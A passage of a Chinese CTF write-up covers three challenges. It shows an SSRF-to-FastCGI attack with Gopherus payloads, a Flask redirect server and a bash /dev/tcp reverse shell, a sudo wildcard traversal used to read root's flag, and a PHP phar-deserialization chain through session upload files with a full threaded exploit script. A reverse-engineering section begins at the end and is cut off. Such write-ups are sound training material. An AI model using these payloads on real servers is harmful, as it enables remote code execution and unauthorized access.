
那么现在就是来打fastcgi，这里直接用Gopherus工具来生成payload：

```
└─# python2 tools/Gopherus/gopherus.py --exploit fastcgi

  _  _     ___  ___  _ __  ___  _ _  ___
 | || |__ | . \| __>| '_>| __>| | || . \
 |_||____||  _/|___/|_|  |___/|__/|  _/
          |_|                     |_|

                author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one:  /var/www/html/admin.php
Terminal command to run:  whoami

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SERVER_SOFTWAREgo
%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH58%0E%04REQUEST_METHODPOS
T%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17S
CRIPT_FILENAME/var/www/html/admin.php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00%3A%04%00%3C
%3Fphp%20system%28%27whoami%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00

----------Made-by-SpyD3r----------
```

然后拿去本地服务中用于跳转：


```
from flask import Flask, redirect

app = Flask(__name__)

@app.route('/')
def indexRedirect():
    redirectUrl =
'gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04
%00%01%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR12
7.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH58%0E%04REQUEST_METHODPO
ST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_
prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/admin.php%0
D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00%3A%04%00%3
C%3Fphp%20system%28%27whoami%27%29%3Bdie%28%27-----Made-by-SpyD3r-----
%0A%27%29%3B%3F%3E%00%00%00%00'
    return redirect(redirectUrl)

if __name__ == '__main__':
    app.run('0.0.0.0', port=8080, debug=True)
```

基本操作和前面的差不多，现在还是将临时域名拿去跳转：



成功执行命令。


那现在来弹一下shell：



即：

```
from flask import Flask, redirect

app = Flask(__name__)

@app.route('/')
def indexRedirect():
    redirectUrl =
'gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04
%00%01%01%05%05%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR12
7.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%03CONTENT_LENGTH106%0E%04REQUEST_METHODP
OST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto
_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/admin.php%
0D%01DOCUMENT_ROOT/%00%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00j%04%00
%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-
i%20%3E%26%20/dev/tcp/[IP]/2333%200%3E%261%22%27%29%3Bdie%28%27-----Made-by-
SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00'
    return redirect(redirectUrl)

if __name__ == '__main__':
    app.run('0.0.0.0', port=8080, debug=True)
```

然后在服务器上监听端口，再执行一次之前的操作，成功弹shell：




根目录下的flag是假的，所以现在需要找一下flag位置：

```
find / -name flag*
```

找到了位置：

但是shell断了，无所谓，再连一次就行了（好像还需要重启一下容器）：

然后读取如下：




所以需要提权。看一下sudo：

因为此处无密码sudo的cat可读路径用了*进行通配，所以可以尝试目录穿越，如下读取flag即可：

```
sudo cat /tmp/whereflag/../../../root/flag
```

成功获取到flag：



————————

n0ob_un4er

思路分析

```
<?php
$SECRET  = `/readsecret`;
include "waf.php";
class User {
    public $role;
    function __construct($role) {
        $this->role = $role;
    }
}
class Admin{
    public $code;
    function __construct($code) {
```

```
        $this->code = $code;
    }
    function __destruct() {
        echo "Admin can play everything!";
        eval($this->code);
    }
}
function game($filename) {
    if (!empty($filename)) {
        if (waf($filename) && @copy($filename , "/tmp/tmp.tmp")) {
            echo "Well done!";
        } else {
            echo "Copy failed.";
        }
    } else {
        echo "User can play copy game.";
    }
}
function set_session(){
    global $SECRET;
    $data = serialize(new User("user"));
    $hmac = hash_hmac("sha256", $data, $SECRET);
    setcookie("session-data", sprintf("%s-----%s", $data, $hmac));
}
function check_session() {
    global $SECRET;
    $data = $_COOKIE["session-data"];
    list($data, $hmac) = explode("-----", $data, 2);
    if (!isset($data, $hmac) || !is_string($data) || !is_string($hmac) ||
!hash_equals(hash_hmac("sha256", $data, $SECRET), $hmac)) {
        die("hacker!");
    }
    $data = unserialize($data);
    if ( $data->role === "user" ){
        game($_GET["filename"]);
    }else if($data->role === "admin"){
        return new Admin($_GET['code']);
    }
    return 0;
}
if (!isset($_COOKIE["session-data"])) {
    set_session();
    highlight_file(__FILE__);
}else{
    highlight_file(__FILE__);
    check_session();
}
```

先来看session的逻辑，通过check_session()校验后可以直接反序列化，但是这里使用了hmac-sha256签名算法，无法读取到$SECRET(其实$SECRET就是你们的flag🤪)，是没有办法绕过的，只能想想别的办法。

总所周知，copy是可以使用phar伪协议的，而且只要实例化admin类就能直接命令执行了，明显是打phar反序列化。

但是这里没有文件上传点，不难想到需要将phar文件编码为字符串然后写入。

$filename还要过一个waf，但是源码没有给(其实我给这个waf的本意不是想让你们去绕的，就是为了禁止非预期解的QAQ),这个waf就是用正则匹配了input、stdin和data关键字，防止使用这些可以读取外部数据流的伪协议去写文件。

waf.php

```php
<?php
function waf($request): int
{
    if (preg_match('/(input|data|stdin)/i', $request)) {
        die("no!");
    }
    return 1;
}
```

所以我们必须要找一个内部可控的文件来进行构造，可控文件无非临时文件，日志文件，session文件。临时文件无法知道文件名，由于设置了open_basedir，日志文件无法copy，所以只有session文件了，而且php版本为7.2,这个版本就算不开启session，只要上传了文件，并且在cookie传入了PHPSESSID，也会生成临时的session文件。

所以思路就是随便上传一个文件，并在session临时文件中写入编码后的phar文件，然后用filter伪协议将phar文件还原写到/tmp/tmp.tmp中，最后用phar伪协议解析。

解题细节

phar转字符串

我是用的是下面这组编码方法，后来发现其实用base64编码就行

```
convert.base64-encode 和 convert.base64-decode
convert.iconv.utf-8.utf-16be 和 convert.iconv.utf-16be.utf-8
convert.quoted-printable-encode 和 convert.quoted-printable-decode
```

参考：

Laravel 8 Debug Mode RCE 拓展与踩坑 · Diggid's Blog

生成phar文件

```
<?php
highlight_file(__FILE__);
class Admin{
    public $code;
}
@unlink('test.phar');
$phar=new Phar('test.phar');
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$o=new Admin();
$o ->code="system('/readflag');";
$phar->setMetadata($o);
$phar->addFromString("test.txt","test");
$phar->stopBuffering();
```

```
?>
```

编码命令：

```
cat test.phar | base64 -w0 | python3 -c "import sys;print(''.join(['=' +
hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
```

编码结果

```
=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=5
5=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=
00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=2B=00=44=00=51=00=70=00=74=00
=41=00=41=00=41=00=41=00=41=00=51=00=41=00=41=00=41=00=42=00=45=00=41=00=41=00=4
1=00=41=00=42=00=41=00=41=00=41=00=41=00=41=00=41=00=41=00=33=00=41=00=41=00=41=
00=41=00=54=00=7A=00=6F=00=31=00=4F=00=69=00=4A=00=42=00=5A=00=47=00=31=00=70=00
=62=00=69=00=49=00=36=00=4D=00=54=00=70=00=37=00=63=00=7A=00=6F=00=30=00=4F=00=6
9=00=4A=00=6A=00=62=00=32=00=52=00=6C=00=49=00=6A=00=74=00=7A=00=4F=00=6A=00=49=
00=77=00=4F=00=69=00=4A=00=7A=00=65=00=58=00=4E=00=30=00=5A=00=57=00=30=00=6F=00
=4A=00=79=00=39=00=79=00=5A=00=57=00=46=00=6B=00=5A=00=6D=00=78=00=68=00=5A=00=7
9=00=63=00=70=00=4F=00=79=00=49=00=37=00=66=00=51=00=67=00=41=00=41=00=41=00=42=
00=30=00=5A=00=58=00=4E=00=30=00=4C=00=6E=00=52=00=34=00=64=00=41=00=51=00=41=00
=41=00=41=00=44=00=64=00=58=00=42=00=74=00=6E=00=42=00=41=00=41=00=41=00=41=00=4
1=00=78=00=2B=00=66=00=39=00=69=00=32=00=41=00=51=00=41=00=41=00=41=00=41=00=41=
00=41=00=41=00=48=00=52=00=6C=00=63=00=33=00=52=00=4A=00=52=00=4F=00=30=00=76=00
=59=00=75=00=4B=00=35=00=35=00=4A=00=33=00=5A=00=72=00=2B=00=48=00=70=00=34=00=3
7=00=46=00=4B=00=68=00=6F=00=54=00=66=00=47=00=77=00=49=00=41=00=41=00=41=00=42=
00=48=00=51=00=6B=00=31=00=43=00
```

消除垃圾数据

由于session文件生成的规则，我们写入的数据前后都是会有系统写入的垃圾数据的

```
curl http://127.0.0.1:8001/ -H 'Cookie: PHPSESSID=litsasuk' -F
'PHP_SESSION_UPLOAD_PROGRESS=[Your_data]'  -F 'file=@/etc/passwd'
```


```
root@2abfb263fdab:/tmp# cat sess_litsasuk
upload_progress_[Your_data]|a:5:{s:10:"start_time";i:1730098380;s:14:"content_length";i:3388;s:15:"bytes_pro
cessed";i:3388;s:4:"done";b:1;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:1:"f";s:4:"name";s:6:"passwd";s:
8:"tmp_name";s:14:"/tmp/phpZJuXyr";s:5:"error";i:0;s:4:"done";b:1;s:10:"start_time";i:1730098380;s:15:"bytes
_processed";i:3130;}}}root@2abfb263fdab:/tmp#
```

我们可以使用base64解码的特性来消除前后的字符串

前面的"upload_progress_"一共有14位,经过fuzz我们只要在后面添加两个字符"ZZ"，进行3次base64解码就能被刚好消掉。

对于后面的垃圾数据，如果使用的是我的编码方法，就不用管了，在解码的时候自然就会消掉

编码细节

但是这里还有一个细节，就是如果我们要先进行3次base64解码来消去垃圾数据，那么我们编码后的phar文件就还需要连续进行3次base64编码，由于base64解码的特性，如果被解码的字符串中出现了"="就会解码失败，所以我们还要对payload填充一下位数，使之连续3次base64编码都不会出现"=",就需要满足位数为3^3的倍数

原本的payload是1392位，需要填充12位再进行连续3次base64编码

```
=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=5
5=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=
00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=2B=00=44=00=51=00=70=00=74=00
=41=00=41=00=41=00=41=00=41=00=51=00=41=00=41=00=41=00=42=00=45=00=41=00=41=00=4
1=00=41=00=42=00=41=00=41=00=41=00=41=00=41=00=41=00=41=00=33=00=41=00=41=00=41=
00=41=00=54=00=7A=00=6F=00=31=00=4F=00=69=00=4A=00=42=00=5A=00=47=00=31=00=70=00
=62=00=69=00=49=00=36=00=4D=00=54=00=70=00=37=00=63=00=7A=00=6F=00=30=00=4F=00=6
9=00=4A=00=6A=00=62=00=32=00=52=00=6C=00=49=00=6A=00=74=00=7A=00=4F=00=6A=00=49=
00=77=00=4F=00=69=00=4A=00=7A=00=65=00=58=00=4E=00=30=00=5A=00=57=00=30=00=6F=00
=4A=00=79=00=39=00=79=00=5A=00=57=00=46=00=6B=00=5A=00=6D=00=78=00=68=00=5A=00=7
9=00=63=00=70=00=4F=00=79=00=49=00=37=00=66=00=51=00=67=00=41=00=41=00=41=00=42=
00=30=00=5A=00=58=00=4E=00=30=00=4C=00=6E=00=52=00=34=00=64=00=41=00=51=00=41=00
=41=00=41=00=44=00=64=00=58=00=42=00=74=00=6E=00=42=00=41=00=41=00=41=00=41=00=4
1=00=78=00=2B=00=66=00=39=00=69=00=32=00=41=00=51=00=41=00=41=00=41=00=41=00=41=
00=41=00=41=00=48=00=52=00=6C=00=63=00=33=00=52=00=4A=00=52=00=4F=00=30=00=76=00
=59=00=75=00=4B=00=35=00=35=00=4A=00=33=00=5A=00=72=00=2B=00=48=00=70=00=34=00=3
7=00=46=00=4B=00=68=00=6F=00=54=00=66=00=47=00=77=00=49=00=41=00=41=00=41=00=42=
00=48=00=51=00=6B=00=31=00=43=00AAAAAAAAAAAA
```

写文件以及读取文件

写文件poc

```
?filename=php://filter/read=php://filter/read=convert.base64-
decode|convert.base64-decode|convert.base64-decode|convert.quoted-printable-
decode|convert.iconv.utf-16le.utf-8|convert.base64-
decode/resource=/tmp/sess_litsasuk
```

读文件触发phar反序列化

```
?filename=phar:///tmp/tmp.tmp/test.txt
```

一把梭脚本

本来打算是要条件竞争的，但是到最后1个小时没题解，可把我急坏了，包被😭😭😭，所以把条件竞争关了QAQ

```
import sys
from threading import Thread, Event
import requests

HOST = 'http://125.70.243.22:31303/'
sess_name = 'litsasuk'

headers = {
    'Connection': 'close',
    'Cookie': 'PHPSESSID=' + sess_name
}
stop_event = Event()
```

```
payload =
'VUZSVmQxQlVRWGRRVkZFd1VGUkJkMUJVVFRWUVZFRjNVRlJqTTFCVVFYZFFWRmw0VUZSQmQxQlVVVFJ
RVkVGM1VGUlJlRkJVUVhkUVZGa3pVRlJCZDFCVVZUUlFWRUYzVUZSTmVGQlVRWGRRVkUwMVVGUkJkMUJ
VVVRWUVZFRjNVRlJWZUZCVVFYZFFWRlV4VUZSQmQxQlVZelJRVkVGM1VGUlZNVkJVUVhkUVZGVTBVRlJ
CZDFCVVRYZFFWRUYzVUZSU1JsQlVRWGRRVkZWM1VGUkJkMUJVVlRCUVZFRjNVRlJWTWxCVVFYZFFWRkY
1VUZSQmQxQlVVa0pRVkVGM1VGUlZNRkJVUVhkUVZGRXhVRlJCZDFCVVZUSlFWRUYzVUZSVmVsQlVRWGR
RVkZKRFVGUkJkMUJVVVhwUVZFRjNVRlJhUTFCVVFYZFFWRTB6VUZSQmQxQlVVVFZRVkVGM1VGUlJNRkJ
VUVhkUVZFMDBVRlJCZDFCVVNrTlFWRUYzVUZSUk1GQlVRWGRRVkZWNFVGUkJkMUJVWTNkUVZFRjNVRlJ
qTUZCVVFYZFFWRkY0VUZSQmQxQlVVWGhRVkVGM1VGUlJlRkJVUVhkUVZGRjRVRlJCZDFCVVVYaFFWRUY
zVUZSVmVGQlVRWGRRVkZGNFVGUkJkMUJVVVhoUVZFRjNVRlJSZUZCVVFYZFFWRkY1VUZSQmQxQlVVVEZ
RVkVGM1VGUlJlRkJVUVhkUVZGRjRVRlJCZDFCVVVYaFFWRUYzVUZSUmVGQlVRWGRRVkZGNVVGUkJkMUJ
VVVhoUVZFRjNVRlJSZUZCVVFYZFFWRkY0VUZSQmQxQlVWGhRVkVGM1VGUlJlRkJVUVhkUVZGRjRVRlJ
CZDFCVVVYaFFWRUYzVUZSTmVsQlVRWGRRVkZGNFVGUkJkMUJVVVhoUVZFRjNVRlJSZUZCVVFYZFFWRkY
0VUZSQmQxQlVWVEJRVkVGM1VGUmtRbEJVUVhkUVZGcEhVRlJCZDFCVVRYaFFWRUYzVUZSU1IxQlVRWGR
RVkZrMVVGUkJkMUJVVWtKUVZFRjNVRlJSZVZCVVFYZFFWRlpDVUZSQmQxQlVVVE5RVkVGM1VGUk5lRkJ
VUVhkUVZHTjNVRlJCZDFCVVdYbFFWRUYzVUZSWk5WQlVRWGRRVkZFMVVGUkJkMUJVVFRKUVZFRjNVRlJ
TUlZCVVFYZFFWRlV3VUZSQmQxQlVZM2RRVkVGM1VGUk5NMUJVUVhkUVZGbDZVRlJCZDFCVVpFSlFWRUY
zVUZSYVIxQlVRWGRRVkUxM1VGUkJkMUJVVWtKUVZFRjNVRlJaTlZCVVFYZFFWRkpDVUZSQmQxQlVXa0p
RVkVGM1VGUlplVkJVUVhkUVZFMTVVRlJCZDFCVVZYbFFWRUYzVUZSYVJGQlVRWGRRVkZFMVVGUkJkMUJ
VV2tKUVZFRjNVRlJqTUZCVVFYZFFWR1JDVUZSQmQxQlVVa2RRVkVGM1VGUmFRbEJVUVhkUVZGRTFVRlJ
CZDFCVVl6TlFWRUYzVUZSU1IxQlVRWGRRVkZrMVVGUkJkMUJVVWtKUVZFRjNVRlJrUWxCVVFYZFFWRmt
4VUZSQmQxQlVWVFJRVkVGM1VGUlNSbEJVUVhkUVZFMTNVRlJCZDFCVVZrSlFWRUYzVUZSVk0xQlVRWGR
RVkUxM1VGUkJkMUJVV2tkUVZFRjNVRlJTUWxCVVFYZFFWR00xVUZSQmQxQlVUVFZRVkVGM1VGUmpOVkJ
VUVhkUVZGWkNVRlJCZDFCVVZUTlFWRUYzVUZSUk1sQlVRWGRRVkZwRFVGUkJkMUJVVmtKUVZFRjNVRlJ
hUlZCVVFYZFFWR00wVUZSQmQxQlVXVFJRVkVGM1VGUldRbEJVUVhkUVZHTTFVRlJCZDFCVVdYcFFWRUY
zVUZSamQxQlVRWGRRVkZKSFVGUkJkMUJVVWXpWUVZFRjNVRlJSTlZCVVFYZFFWRTB6VUZSQmQxQlVXVEp
RVkVGM1VGUlZlRkJVUVhkUVZGa3pVRlJCZDFCVVVYaFFWRUYzVUZSUmVGQlVRWGRRVkZGNFVGUkJkMUJ
VVVhsUVZFRjNVRlJOZDFCVVFYZFFWRlpDVUZSQmQxQlVWVFJRVkVGM1VGUlNSbEJVUVhkUVZFMTNVRlJ
CZDFCVVVrUlFWRUYzVUZSYVJsQlVRWGRRVkZWNVVGUkJkMUJVVFRCUVZFRjNVRlJaTUZCVVFYZFFWRkY
0VUZSQmQxQlVWWGhRVkVGM1VGUlJlRkJVUVhkUVZGRjRVRlJCZDFCVVVYaFFWRUYzVUZSUk1GQlVRWGR
RVkZrd1VGUkJkMUJVVlRSUVZFRjNVRlJSZVZCVVFYZFFWRO13VUZSQmQxQlVXa1pRVkVGM1VGUlJlVkJ
VUVhkUVZGRjRVRlJCZDFCVVVYaFFWRUYzVUZSUmVGQlVRWGRRVkZGNFVGUkJkMUJVVVhoUVZFRjNVRlJ
qTkZCVVFYZFFWRXBEVUZSQmQxQlVXVEpRVkVGM1VGUk5OVkJVUVhkUVZGazFVRlJCZDFCVVRYbFFWRUY
zVUZSUmVGQlVRWGRRVkZWNFVGUkJkMUJVVVhoUVZFRjNVRlJSZUZCVVFYZFFWRkY0VUZSQmQxQlVVWGh
RVkVGM1VGUlJlRkJVUVhkUVZGRjRVRlJCZDFCVVVYaFFWRUYzVUZSUk5GQlVRWGRRVkZWNVVGUkJkMUJ
VV2tSUVZFRjNVRlJaZWxCVVFYZFFWRTE2VUZSQmQxQlVWWGxRVkVGM1VGUlNRbEJVUVhkUVZGVjVVRlJ
CZDFCVVVrZFFWRUYzVUZSTmQxQlVRWGRRVkdNeVVGUkJkMUJVVlRWUVZFRjNVRlJqTVZCVVFYZFFWRkp
EVUZSQmQxQlVUVEZRVkVGM1VGUk5NVkJVUVhkUVZGSkNVRlJCZDFCVVRYcFFWRUYzVUZSV1FsQlVRWGR
RVkdONVVGUkJkMUJVU2tOUVZFRjNVRlJSTkZCVVFYZFFWR04zVUZSQmQxQlVUVEJRVkVGM1VGUk5NMUJ
VUVhkUVZGRXlVRlJCZDFCVVVrTlFWRUYzVUZSWk5GQlVRWGRRVkZwSFVGUkJkMUJVVlRCUVZFRjNVRlJ
aTWxCVVFYZFFWRkV6VUZSQmQxQlVZek5RVkVGM1VGUlJOVkJVUVhkUVZGRjRVRlJCZDFCVVVYaFFWRUY
zVUZSUmVGQlVRWGRRVkZGNVVGUkJkMUJVVVRSUVZFRjNVRlJWZUZCVVFYZFFWRnBEVUZSQmQxQlVUWGh
RVkVGM1VGUlJlbEJVUVhkUlZVWkNVVlZHUWxGVlJrSlJWVVpD'
response = requests.get(HOST, headers=headers)
cookies = response.cookies

def runner1():
    data = {
        'PHP_SESSION_UPLOAD_PROGRESS': 'ZZ' + payload
    }
    print("Exploding...")
    while 1:
        fp = open('/etc/passwd', 'rb')
        r = requests.post(HOST, files={'f': fp}, data=data, headers=headers)
        fp.close()
```

```
def runner2():
    file = '/tmp/sess_' + sess_name
    filename = 'php://filter/read=convert.base64-decode|convert.base64-
decode|convert.base64-decode|convert.quoted-printable-decode|convert.iconv.utf-
16le.utf-8|convert.base64-decode/resource=%s' % file
    # print filename
    while 1:
        url = '%s?filename=%s' % (HOST, filename)
        r = requests.get(url, cookies=cookies)
        c = r.content


def runner3():
    filename = 'phar:///tmp/tmp.tmp/test.txt'
    while True:
        url = f'{HOST}?filename={filename}'
        r = requests.get(url, cookies=cookies)
        content = r.text

        if "D0g3" in content:
            start_index = content.index("D0g3")
            output = content[start_index:]
            print(output)
            sys.exit(0)

threads = []
t1 = Thread(target=runner1)
t2 = Thread(target=runner2)
t3 = Thread(target=runner3)

threads.append(t1)
threads.append(t2)
threads.append(t3)

t1.start()
t2.start()
t3.start()

for t in threads:
    t.join()
```

```
┌──(root㉿LAPTOP-LITSASUK)-[/home/litsasuk/exp]
└─# python payloadphar.py
Exploding...
D0g3xGC{ba814572-b332-4c1d-ba41-ac26a6805a24}
^Z
[18]+  Stopped                 python payloadphar.py
```

参考文章

https://blog.orange.tw/posts/2018-10-hitcon-ctf-2018-one-line-php-challenge/

https://xz.aliyun.com/t/2958

Laravel 8 Debug Mode RCE 拓展与踩坑 · Diggid's Blog

https://xz.aliyun.com/t/1773/

RE

Crush's_secret

SMC部分，对SMC段以 0xD850D500， 0xBCDEBBCD， 0x5426982A，0xABEF4678，0x1D345678，0x89ABCDEF， 0x12345678， 0x05201314的顺序进行异或，可以通过序言部分进行推断，也可以运行完毕后对程序进行dump

```
__int64 sub_411900()
{
  __int64 v0; // rax
  __int64 v2; // [esp-8h] [ebp-18Ch]
  DWORD flOldProtect[3]; // [esp+D0h] [ebp-B4h] BYREF
  int k; // [esp+DCh] [ebp-A8h]
  unsigned int Number; // [esp+E8h] [ebp-9Ch]
  unsigned int *v6; // [esp+F4h] [ebp-90h]
  SIZE_T j; // [esp+100h] [ebp-84h]
  SIZE_T dwSize; // [esp+10Ch] [ebp-78h]
  LPVOID lpAddress; // [esp+118h] [ebp-6Ch]
  int i; // [esp+124h] [ebp-60h]
  int v11[10]; // [esp+130h] [ebp-54h]
  void *Buf1; // [esp+158h] [ebp-2Ch]
  int v13; // [esp+164h] [ebp-20h]
  int v14; // [esp+170h] [ebp-14h]
  int v15; // [esp+17Ch] [ebp-8h]
  int savedregs; // [esp+184h] [ebp+0h] BYREF

  sub_411375(&unk_41F0F3);
  GetModuleHandleW(0);
